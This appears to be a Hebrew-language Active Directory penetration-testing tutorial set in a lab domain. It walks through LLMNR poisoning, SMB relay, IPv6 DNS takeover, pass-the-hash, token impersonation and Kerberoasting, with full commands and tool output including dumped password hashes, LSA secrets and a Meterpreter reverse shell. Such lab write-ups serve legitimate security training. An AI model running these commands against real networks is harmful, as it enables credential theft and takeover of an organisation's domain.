כאשר אחד הנתקפים יחפש מיקום (במקרה שלנו של תיקייה שיתופית) ויקבל תשובה מהשרת DNS של ה AD שהוא לא מכיר את המיקום (קורא כאשר טועים בכתובת) הוא ישלח בקשה לכולם האם הם יודעים את המיקום, אנחנו שמאזינים, נחזיר לו שאנחנו יודעים את ה Path שיביא לנו את השם משתמש וההash שלו ואנחנו נקשר אותו



בשביל לבצע את התקיפה הזאת נשתמש בכלי Responder:

<https://github.com/SpiderLabs/Responder>

לפריצה של ה Hash השתמשתי ב:

[/https://hashcat.net/hashcat](https://hashcat.net/hashcat)

בשביל להפעיל את הכלי נכנס לטרמינל ונרשום :

responder -l interface -rdwv

-v, --verbose Increase verbosity.

<code>-w, --wpad</code>	Start the WPAD rogue proxy server. Default value is False
-------------------------	---

```
-d, --NBNSdomain      Enable answers for netbios domain suffix queries.
                       Answering to domain suffixes will likely break stuff
                       on the network. Default: False
```

-r, --wredir	Enable answers for netbios wredir suffix queries. Answering to wredir will likely break stuff on the network. Default: False
--------------	--

```

[+] NBT-NS, LLMNR & MDNS Responder 2.3.3.9

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL+C

#!/\ Warning: files/AccessDenied.html: file not found
#!/\ Warning: files/BindShell.exe: file not found

[+] Poisoners:
    LLMNR                                [ON]
    NBT-NS                               [ON]
    DNS/MDNS                             [ON]

[+] Servers:
    HTTP server                          [ON]
    HTTPS server                         [ON]
    WPAD proxy                           [ON]
    Auth proxy                           [OFF]
    SMB server                           [ON]
    Kerberos server                      [ON]
    SQL server                           [ON]
    FTP server                           [ON]
    IMAP server                          [ON]
    POP3 server                          [ON]
    SMTP server                          [ON]
    DNS server                           [ON]
    LDAP server                          [ON]

[+] HTTP Options:
    Always serving EXE                   [OFF]
    Serving EXE                           [OFF]
    Serving HTML                           [OFF]
    Upstream Proxy                       [OFF]

[+] Poisoning Options:
    Analyze Mode                         [OFF]
    Force WPAD auth                      [OFF]
    Force Basic Auth                     [OFF]
    Force LM downgrade                   [OFF]
    Fingerprint hosts                   [OFF]

```


SMB Relay attacks

אז בחלק הקודם הצלחנו להשיג hashes ופיצחנו אותם, אז SMB relay מתבסס על לקחת את ה Hash אם ולא הצלחנו לפרוץ אותו ולהעביר אותם למחשב אחר בשביל לקבל גישה לאותו מחשב, מאוד חשוב שחתימת SMB צריכה להיות מבוטלת כדי שזה יעבוד והכי חשוב אנחנו נקבל גישה רק למחשבים בהם ה hash שלנו מוגדר כ admin

כלים:

גם פה נשתמש ב Responder:

<https://github.com/SpiderLabs/Responder>

וב ntlmreayx.py:

<https://github.com/SecureAuthCorp/impacket>

לפני שנתחיל נלך לקובץ הגדרות של responder.conf - responder ונדאג לבטל smb server http כמו שרואים פה:

```

+-----+
|  NBT-NS, LLMNR & MDNS Responder 2.3.3.9  |
+-----+

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

+ ] Poisoners:
   LLMNR                [ON]
   NBT-NS                [ON]
   DNS/MDNS             [ON]
+ ] Servers:
   HTTP server          [OFF]
   HTTPS server         [ON]
   WPAD proxy           [ON]
   Auth proxy           [OFF]
   SMB server           [OFF]
   Kerberos server      [ON]
   SQL server           [ON]
   FTP server           [ON]
   IMAP server          [ON]
   POP3 server          [ON]
   SMTP server          [ON]
   DNS server           [ON]
   LDAP server          [ON]
+ ] HTTP Options:
   Always serving EXE    [OFF]
   Serving EXE           [OFF]
   Serving HTML          [OFF]
```

אחרי שעשינו את זה נפעיל את ה relay ,
נפתח עוד טרמינל ונפעיל אותו :

```
ntlmrelayx.py -tf targets.txt -smb2support
```


tf - קיצור של file targets בו אנחנו שמנו את הכתובות IP של המחשבים הנקפים

```
root@kali:~# ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

ועכשיו נעשה בדיוק את אותו הדבר :



ועכשיו נחזור לכלי שלנו ונראה :

```
[*] Protocol Client SMB loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-7: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is in stopped state
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0x420 - ERROR_SERVICE_ALREADY_RUNNING - An instance of the service is already running.
[-] 'CurrentState'
[*] Target system bootKey: 0xcfbf25015e1d6c6be980562c951b2219
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f3e72dc6a364b5f758adea61a39151e5:::
Peter Parker:1001:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
[*] Done dumping SAM hashes for host: 192.168.57.142
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

כפי שאנחנו יכולים לראות אנחנו קיבלנו בקשה מ 192.168.57.141 לקחנו את Hash שלו וניסינו עם הפרטים שלו להיכנס ל 192.168.57.142 והצלחנו, בגלל שהצלחנו הוא הוציא עבורנו את ה SAM hashes שמכיל את כל המשתמשים על המחשב כמו shadow בלינוקס , אפשר לקחת אותם ולנסות לפצח אותם עם hashcat ואפשר להשתמש בהם לנסות לקבל גישה למשתמש עם הרשאות גבוהות יותר. אפשר להוסיף לשורה שלנו :

ntlmrelayx.py -tf targets.txt -smb2support **-i -e -c**
i- interactive - כשהוא מצליח הוא ינסה לפתוח לנו shell
e- execute - ואז אפשר להוסיף קובץ זדני עם msfvenom ולעשות חיבור עם metasploit
c-command- בשביל להריץ פקודות - מפקודות קטנות ועד reverse shell ב power shell

```
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

ואליו אפשר להתחבר עם netcat - ל smb shell ולראות את הקבצים במכונה

IPv6-attacks


מתקפה של IPv6 שאותה אחקור היא DNS take-over. המתקפה מתרכזת בכך שהרשת עובדת על IPv4 ו IPv6 מופעל ואף אחד לא עושה DNS בשבילו, אנחנו יכולים להתחזות ל DNS של IPv6 ולהאזין לבקשות שמגיעות בהפעלה של מחשבים כאשר המחשב מחפש את שרת ה DNS ועם זה אפשר לקחת hash ולעשות להם relay ליצור משתמשים ב DC ועוד ..

כלים שנשתמש :

mitm6:

<https://github.com/fox-it/mitm6>

לפני שנתחיל נוסף ל AD role של active directory certificate services כדי שנוכל להראות את העוצמה של המתקפה הזאת שהיא מתקיימת במלואה :



לאחר מכן נריץ mitm6 עם d-ונשם את ה domain שלנו :

```
root@kali: /opt/mitm6# mitm6 -d marvel.local
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named 'service_identity''. Please install it from <https://pypi.python.org/pypi/service_identity> and make sure all of its dependencies are satisfied. Without the service_identity module, Twisted can perform only rudimentary TLS client hostname verification. Many valid certificate/hostname mappings may be rejected.
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:0a:42:05]
IPv4 address: 192.168.57.139
IPv6 address: fe80::20c:29ff:fe0a:4205
DNS local search domain: marvel.local
DNS whitelist: marvel.local
Sent spoofed reply for fakewpad.marvel.local. to fe80::6558:3
Sent spoofed reply for fakewpad.marvel.local. to fe80::6558:3
```

ולאחר מכן אחרי זה נריץ ntlmrelay.py :

```
ntlmrelayx.py -6 -t ldaps://192.168.57.140 -wh fakewpad.marvel.local -l lootme
```

-6 IPv6

-t - target

-wh Enable serving a WPAD file for Proxy Authentication attack

-l loot

נחזור למכונה שלנו נעשה ל restart כדי שהיא תשלח בקשה
אחרי שזה נעשה הוא יקבל את הבקשה ויראה מה הוא יכול להוציא :

```
HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
HTTPD: Client requested path: http://ipv6.msftconnecttest.com/connecttest.txt
HTTPD: Client requested path: http://www.msftconnecttest.com/connecttest.txt
Authenticating against ldaps://192.168.57.140 as MARVEL\THEPUNISHER$ SUCCEED
Enumerating relayed user's privileges. This may take a while on large domains
Authenticating against ldaps://192.168.57.140 as MARVEL\THEPUNISHER$ SUCCEED
Enumerating relayed user's privileges. This may take a while on large domains
Dumping domain info for first time
Domain info dumped into lootdir!
HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
HTTPD: Client requested path: settings-win.data.microsoft.com:443
HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
HTTPD: Client requested path: settings-win.data.microsoft.com:443
HTTPD: Client requested path: settings-win.data.microsoft.com:443
Authenticating against ldaps://192.168.57.140 as MARVEL\THEPUNISHER$ SUCCEED
Enumerating relayed user's privileges. This may take a while on large domains
HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
HTTPD: Client requested path: settings-win.data.microsoft.com:443
HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
```

כמו שאנחנו רואים את כל המידע הוא שם בתיקיות :

```
domain_computers_by_os.html  domain_groups.html  domain_trusts.grep  domain_users.html
domain_computers.grep      domain_groups.json  domain_trusts.html  domain_users.json
domain_computers.html      domain_policy.grep  domain_trusts.json
domain_computers.json      domain_policy.html  domain_users_by_group.html
domain_groups.grep         domain_policy.json  domain_users.grep
```

עכשיו אם נכנס ל domain_users_by_group
נוכל לראות את כל התוכן שרשמנו על שירות ה SQL שלנו (ששמנו את ה סיסמה בתיאור)

description
Password is MYpassword123#

ודבר אחד אחרון , נתחבר עם משתמש אדמין לאחד ממכונות הקצה שהרגע הפעלנו
וברגע שהוא נכנס mitm6 יתקוף את המטרה ויתחזה למשתמש ובין היתר גם יוכל ליצור לנו משתמש

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] HTTPD: Received connection from ::ffff:192.168.57.141, attacking target ldaps://192.168.57.140
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=MARVEL,DC=local
[*] Adding new user with username: NfSGuFsMXl and password: 57AL93N;7|Q*(|f result: OK
[*] Querying domain security descriptor
[*] Success! User NfSGuFsMXl now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20191210-011313.restore
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] Authenticating against ldaps://192.168.57.140 as MARVEL\Administrator SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
```

pass the hash/password

עכשיו אחרי שיש לנו גישה לסיסמאות ו hashes של סיסמאות אנחנו יכולים להשתמש בכלי שיקח את הסיסמאות/ hashes ויעביר אותם בין כל המחשבים ברשת בתקווה שמשתמש התחבר בכמה מחשבים. הכלי שנשתמש הוא :

crackmapexec

<https://github.com/byt3bl33d3r/CrackMapExec>

וב impacket :

<https://github.com/SecureAuthCorp/impacket>

נפתח טרמינל :

crackmapexec IP/range -u user-name -d domain-name -p password --sam --lsa --ntds
sam-- אם הוא מצליח הוא יביא לנו את ה sam files של המטרה
lsa-- קבצים מאובטחים שלפעמים מחזיקים גם סיסמאות לוגים מפתחות וכו .
ntds-- קובץ data base של active directory שמחזיק משתמשים סיסמאות hashes וכו

ניתן לו לרוץ :

```
root@kali:~# crackmapexec 192.168.57.0/24 -u fcastle -d MARVEL.local -p Password1
CME 192.168.57.1:445 PUNISHER [*] Windows 10.0 Build 18362 (name:PUNISHER) (domain:PUNISHER)
CME 192.168.57.1:445 PUNISHER [-] MARVEL.local\fcastle:Password1 STATUS LOGON FAILURE
CME 192.168.57.140:445 HYDRA-DC [*] Windows 10.0 Build 17763 (name:HYDRA-DC) (domain:MARVEL)
CME 192.168.57.142:445 SPIDERMAN [*] Windows 10.0 Build 18362 (name:SPIDERMAN) (domain:MARVEL)
CME 192.168.57.141:445 THEPUNISHER [*] Windows 10.0 Build 18362 (name:THEPUNISHER) (domain:MARVEL)
CME 192.168.57.140:445 HYDRA-DC [+] MARVEL.local\fcastle:Password1
CME 192.168.57.142:445 SPIDERMAN [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
CME 192.168.57.141:445 THEPUNISHER [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
```

וכפי שאפשר לראות הוא גילה 3 מחשבים מתוכם הצלחנו להשתלט על 2 כנראה למחשב השלישי אין SMB-access, ועכשיו שאנחנו יודעים שאנחנו יכולים בעזרת psexec להתחבר למחשב החדש אליו קיבלנו גישה

```
root@kali:~# psexec.py marvel/fcastle:Password1@192.168.57.142
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.57.142.....
[*] Found writable share ADMIN$
[*] Uploading file MNJuGwbH.exe
[*] Opening SVCManager on 192.168.57.142.....
[*] Creating service lqbK on 192.168.57.142.....
[*] Starting service lqbK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

מפה אפשר להשתמש בעוד כלים שהם חלק מ impacket כמו secretsdump.py מריצים אותו עם השם משתמש והסיסמה והוא יוציא את כל מה שמתאפשר (sam, lsa, dpapi key) - זה מפתח הצפנה שהמערכת משתמשת כדי להצפין מפתחות ומידע כמו סיסמאות של דפדפנים אימיילים וכו' באפליקציות):

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f3e72dc6a364b5f758adea61a39151e5:::
Peter Parker:1001:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\SPIDERMAN$:aes256-cts-hmac-sha1-96:672087648f6aa77827dca9279d71077014ae088aab93905f409777cb364df5c7
MARVEL\SPIDERMAN$:aes128-cts-hmac-sha1-96:63662ac0d60a634826b8866ce1130c95
MARVEL\SPIDERMAN$:des-cbc-md5:9e46083197e979e3
MARVEL\SPIDERMAN$:aad3b435b51404eeaad3b435b51404ee:0e5446dae4a221d307a20d2c47ae7fbf:::
[*] DPAPI SYSTEM
dpapi_machinekey:0x73e00d3fe914d926ca46b86fbb7210530c656e6
dpapi_userkey:0x328c2f5ea3ed872aed2916ef6d1a90c304878e5b
```

כמובן שאם אנחנו רוצים אפשר לנסות לגלות מה הסיסמאות עם hashcat
ואם אין לנו סיסמה אלה רק hash לעשות את אותו הדבר עם hash
crackmapexec IP/range -u username -H hash --local
ואם אנחנו מקבלים חייוי שהצלחנו (+) אפשר יהיה לנסות לתחבר עליו עם psexec.py ולנסות להתחבר עם hash ולא סיסמה

```
psexec.py "frank castle":@192.168.57.141 -hashes aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949
```

הוא ינסה למצוא share שאפשר לכתוב עליו וינסה להשיג לנו shell - חשוב לציין שזה יעבוד רק אם יש share פעיל שאפשר לרשום עליו במקרה שלנו לא הצלחנו.

```
root@kali:~# psexec.py "frank castle":@192.168.57.141 -hashes aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.57.141....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[*] Found writable share Share
[*] Uploading file LEfyDKDU.exe
[*] Opening SVCManager on 192.168.57.141....
[-] Error opening SVCManager on 192.168.57.141....
[-] Error performing the installation, cleaning up: Unable to open SVCManager
```


token impersonation

מזה token - זה כמו cookie של מחשב הם מפתחות זמניים המאפשרים לך להיכנס בלי להכניס שם משתמש וסיסמה יש 2 סוגים :

יש delegate - נוצר כאשר מתחברים למחשב או כאשר משתמשים ב RDP

יש impersonate - לא אינטראקטיבי כמו חיבור לכונן אינטרנטי

נשתמש ב metasploit

אז עכשיו שיש לנו משתמש ואנחנו נפעיל את metasploit עם msfconsole נשתמש ב exploit של

- psexec - windows/smb/psexec

נשם user - smbpass - password, smbuser, sub domain, rhost ,

```
f5 exploit(windows/smb/psexec) > set target 2
target => 2
f5 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS         192.168.57.141  yes       The target address range or CIDR identifier
  RPORT          445              yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  no              The service description to be used on target for presentation
  SERVICE_DISPLAY_NAME  no              The service display name
  SERVICE_NAME     no              The service name
  SHARE           ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$)
  READ_WRITE_FOLDER_SHARE  no              The folder share to connect to, can be an admin share (ADMIN$)
  SMBDomain       marvel.local      no        The Windows domain to use for authentication
  SMBPass         Password1        no        The password for the specified username
  SMBUser         fcastle          no        The username to authenticate as
```

נשם את ה payload שלנו ל windows/x64/meterpreter/reverse_tcp

נשם את ה host ל IP שלנו או ל network interface

נעשה run

ואנחנו בפנים :

```
[*] Started reverse TCP handler on 192.168.57.139:4444
[*] 192.168.57.141:445 - Connecting to the server...
[*] 192.168.57.141:445 - Authenticating to 192.168.57.141:445|marvel.local as user 'fcastle'...
[*] 192.168.57.141:445 - Uploading payload... HHgLMriD.exe
[*] 192.168.57.141:445 - Created \HHgLMriD.exe...
[+] 192.168.57.141:445 - Service started successfully...
[*] 192.168.57.141:445 - Deleting \HHgLMriD.exe...
[*] Sending stage (206403 bytes) to 192.168.57.141
[*] Meterpreter session 1 opened (192.168.57.139:4444 -> 192.168.57.141:55845) at 2019-12-10 22:26:50 -0500
```

עכשיו נרשום load ונראה Tab completion נראה שיש לנו כלי בשם incognito

```
meterpreter > load
load espia      load incognito    load lanattacks  load peinjector  load python      load unhook
load extapi     load kiwi         load mimikatz    load powershell  load sniffer     load winpmem
```

נרשום load incognito - יש לכלי המון אופציות הוא יכול להוסיף משתמש להוסיף קבוצה אבל קודם כל

צריך לעשות impersonate ל token

אז נרשם u - list_token לראות את כל היוזרים שהתחברו למערכת

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
MARVEL\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
```


וכל מה שצריך לעשות עכשיו זה לעשות זה לרשום `impersonate_token domain\\administrator` חשבון פעמיים \ בגלל מה שנקראה escape character כי אחד \ יש לו אוסף של משמעויות

```
meterpreter > impersonate_token marvel\\administrator
[+] Delegation token available
[+] Successfully impersonated user MARVEL\Administrator
meterpreter > shell
Process 6128 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
marvel\administrator
```

חשוב לציין שה token נמצא במחשב עד שהמחשב עושה restart

kerberoasting



לפני שנתחיל צריך להבין איך קברוס עובד, יש לנו את ה DC הוא גם מחלק מפתחות נקרא גם KDC -key distribution center יש לנו את היוזר שצריך להזדהות מול ה DC, כשהוא עושה את זה הוא מבקש את מה שנקרא TGT - ticket granting ticket, הוא מביא את ה NTLM hash שלו. ה DC - מביא לו את TGT והוא מצפין אותו עם הצפנה של קברוס. עכשיו היוזר שלנו רוצה לדבר עם שרת/שירות מסויים יכול להיות SQL, anti virus. לשירות יש SPN - service principal name שזה השם הייחודי שלו. כדי שהיוזר שלנו יוכל לדבר עם השירות הוא צריך לבקש מה DC TGS - ticket granting server, כדי לבקש אותו אנחנו נציג ל DC את TGT ונבקש אותו ה DC יצפין את ה TGS עם ה hash של משתמש השירות. היוזר שלנו יציג לשירות את ה TGS השירות יפתח את ההצפנה ולפי ההרשאות של ה user השירות יפתח או לא וההתקפה היא לקחת את ה hash ולפענח אותו

הכלים שנשתמש בהם הם :

: impacket

<https://github.com/SecureAuthCorp/impacket>

לפריצה של ה Hash השתמשתי ב:

<https://hashcat.net/hashcat>

נתחיל בכלי getUserspns.py בטרמינל נרשום :

GetUserSPNs.py domain.local/user:password -dc-ip DC-IP -request

```
root@kali:~# GetUserSPNs.py marvel.local/fcastle:Password1 -dc-ip 192.168.57.140
-request
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      LastLogon
-----
HYDRA-DC/SQLService.MARVEL.local:60111 SQLService CN=Group Policy Creator Owner
rs,OU=Groups,DC=MARVEL,DC=local 2019-12-01 04:36:37.623465 <never>

$krb5tgt$23$*SQLService$MARVEL.LOCAL$HYDRA-DC/SQLService.MARVEL.local~60111*$d8c87f700a55e3b68a699e6150fef21b$8f4a1b9a20428f5c89e8be1226be0ebca90fa77409fe04f5de
ac06a3cde49ef48451cb979c6e138bb66d2086e2fe258d1797f29b3a771936f2903bd59455c194a0
d2d231bb8ab410f1057b15ce910c6fe742271bb215d74e77907273bfba5d72bf19819843804058d
6f4a3f7bb3ce10e11ee247cb92ff08547d0de38d5985264910535eeb7f13cd49143ac81580ae0a47
68b546cc16907c401abdf1414d6420d35c0b90b30b73289f0c346515c17e19a31c8fb80731659b25
02449cd35cb00d1ed99cf6eea44dea0e9f40b6066bce3701ba34232d75c0e8fbad338585ebf38f7e
a0847917678c07216d6fd1ee7b908a8c2c3e887f6db1523b10bd3d3a988e2dd8162c451d83bb8bd4
728f373962454563a154280419d7867fa1d08edad686e921796ab7d6591c17228a1180d55908f664
24fa20297101c1ef07afcd8a3e3cbbdbba881da2daa400fe2f2f4a4a665522c973a203610ab666a2
```

קיבלנו את ה hash כמו שרואים לשירות של ה SQL ששמנו

נעביר את ה hash לקובץ נפתח hashcat ונפרוץ אותו

המודל של hashcat שנועד לפענח את ה hash הזה הוא kerberos 5 TGT-REP - 13100

נרשום -O hashcat-m13100 hash.txt wordlist.txt

```
